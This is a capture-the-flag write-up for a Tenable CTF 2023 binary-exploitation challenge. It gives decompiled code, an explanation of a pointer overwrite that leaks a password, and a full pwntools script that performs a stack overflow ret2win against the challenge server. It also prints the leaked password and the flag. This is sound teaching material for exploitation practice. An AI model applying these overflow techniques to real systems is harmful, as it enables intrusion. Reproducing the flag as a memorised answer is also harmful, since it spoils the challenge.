> For the complete documentation index, see [llms.txt](https://hyggehalcyon.gitbook.io/page/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hyggehalcyon.gitbook.io/page/ctfs/2023/tenable-ctf/skiddyana-pwnz-and-the-loom-of-fate.md).
# Skiddyana Pwnz and the Loom of Fate
pointer overwrite and ret2win
## Problem
Description
Enter an ancient place, contrived beyond reason, and alter the fate of this world.
***nc** 0.cloud.chals.io 33616*
## Solution
### Analysis
Here's the decompile main code from ghidra, some parts that are deemed unnecessary or irrelevant are removed.
Main()
```c
void main(void)
{
int check;
size_t len;
char buffer [32];
undefined dest [516];
char choice [8];
int _choice;
char *password;
char *src;
password = "thisisnotthepassword";
src = "Drink your ovaltine";
putchar(10);
while( true ) {
while( true ) {
while( true ) {
while( true ) {
printf(
"\nChoose your next move:\n\n1) Enter the room of the loom\n2) Read the wall of prop hecy\n3) Enter the room of the fates\n4) leave\n\n> "
);
fgets(choice,8,stdin);
_choice = atoi(choice);
if (_choice != 1) break;
src = (char *)loomRoom(src,dest);
}
if (_choice != 2) break;
printf("%s",src);
putchar(10);
}
if (_choice != 3) break;
printf("\n\nSpeak the unpronouncable phrase to pass to the room of fates : \n\n> ");
fgets(buffer,0x1a,stdin);
len = strlen(buffer);
buffer[len - 1] = '\0';
check = strcmp(buffer,password);
if (check == 0) {
fatesRoom(src);
}
else {
puts("\nThe door does not open, the voice is silent.");
}
}
if (_choice == 4) break;
puts("\nYou get confused and try to walk in a direction that doesn\'t exist. It doesn\'t work.")
;
}
exit(0);
}
```
The program simply loop through and provide three functionalities. The second option is simply going to print what ever the **src** is pointing to. For the other two we will take a look further below.
loomRoom()
```c
char * loomRoom(char *src,char *dest){
size_t len;
undefined8 buffer[32];
char choice [8];
int _choice;
char *_src;
_src = src;
printf("You enter the room of the loom, and see the loom of fate before you. You can etch a prophec y into the futre, or leave the future alone.\n1) Prophesize\n2) Leave\n\n> ");
fgets(choice,8,stdin);
_choice = atoi(choice);
if (_choice == 1) {
fgets((char *)&buffer,286,stdin);
len = strlen((char *)&buffer);
if (len < 0x101) {
_src = dest;
strcpy(dest,(char *)&buffer);
}
else {
puts("\nWhoa whoa, slow down, that\'s too much prophecy. Life needs some mystery.");
}
}
return _src;
```
This function will be triggered if we pick the first option. It provide us with the ability to change the content of **src** as long we satisfy the content is less than 256. If not then it will simply retain whatever **src** was pointing without changing it.
fatesRoom()
void fatesRoom(char *src){
  undefined8 dest[16];
  char choice [8];
  int _choice;

  printf("\n1) Yes\n2) No\n\n> ");
  fflush(stdin);
  fgets(choice,8,stdin);
  _choice = atoi(choice);
  if (_choice == 1) {
    strcpy((char *)&dest,src);
  }
  else {
    puts("\nYou leave the room of the fates, this reality intact.");
  }
  return;
This function will be triggered if we pick the third option. It will only move the data pointed by **src** to its local variable. Here lies the main vulnerability, because our buffer that is being pointed by **src** has the potential to copy the amount that will exceeds the limit of **dest** and overwriting the **RIP**. Luckily there's a function call **theVoid()** that acts as the win function. However in order for the function to executes, there's a check to a password that needs to be passed beforehand.
### Exploitation

Although the password is hardcoded and we already see it in the main function, the remote server seem to contain a password that is different from that was given to us. So we need to leak the password on the remote server.

To leak the password we will use the 2nd option which prints anything as a string that is being pointer by **src**. So we need to control whatever **src** is pointing, to achieve this we will take a look at the **loomRoom()** once more...
Notice even though it checks the length of our buffer to be less than 256, we are still able to write 286 bytes, enough to overwrite the **src**. Since PIE is not enabled, the address of the password is hardcoded and we can overwrite **src** with the password address and call the option to print it.
leaking the password locally
leaking the password remotely
Next we will simply abuse the **strcpy()** to trigger a buffer overflow and change the code execution to call the win function.
So, to summary here's what our exploit should do:
1. First, corrupt the **src** to point to the password address
2. call the print functionality to leak the password
3. prepare our payload with **loomRoom()**
4. trigger buffer overflow with **fatesRoom()**
Solve Script
{% code title="Exploit.py" lineNumbers="true" %}
```python
#!usr/bin/python3
from pwn import *
# =========================================================
# SETUP
# =========================================================
exe = './loom'
elf = context.binary = ELF(exe, checksec=True)
context.log_level = 'debug'
host, port = '0.cloud.chals.io', 33616
def initialize(argv=[]):
if args.GDB:
return gdb.debug([exe] + argv, gdbscript=gdbscript)
elif args.REMOTE:
return remote(host, port)
else:
return process([exe] + argv)
gdbscript = '''
init-pwndbg
break *0x401674
'''.format(**locals())
# =========================================================
# EXPLOITS
# =========================================================
io = initialize()
# corrupting ptr memory at [rbp - 0x8]
offset = 0x118 # fgets at [rbp - 0x120]
payload = flat({
offset: [
0x40232a, # password addr
]
})
io.sendlineafter(b'move:', b'1')
io.sendlineafter(b'Prophesize', b'1')
io.sendline(payload)
# leaking password (%s prints a (char *) which we just corrupted)
io.sendlineafter(b'move:', b'2')
io.recvuntil(b'ancient :')
io.recvlines(2)
password = io.recvline().strip() # QjVHST7M11cY7Ws6mXU1
# payload to ret2win
offset = 152
payload = flat({
offset: [
elf.sym['theVoid']
]
})
# sending payload
io.sendlineafter(b'move:', b'1')
io.sendlineafter(b'Prophesize', b'1')
io.sendline(payload)
# corrupting rip with strcpy()
io.sendlineafter(b'move:', b'3')
io.sendlineafter(b'pass', password)
io.sendlineafter(b'seek?', b'1')
io.interactive()
```
{% endcode %}
Final exploit
## Flag
> ***flag{d0nt\_f0rg3t\_y0ur\_h4t}***
[^1]: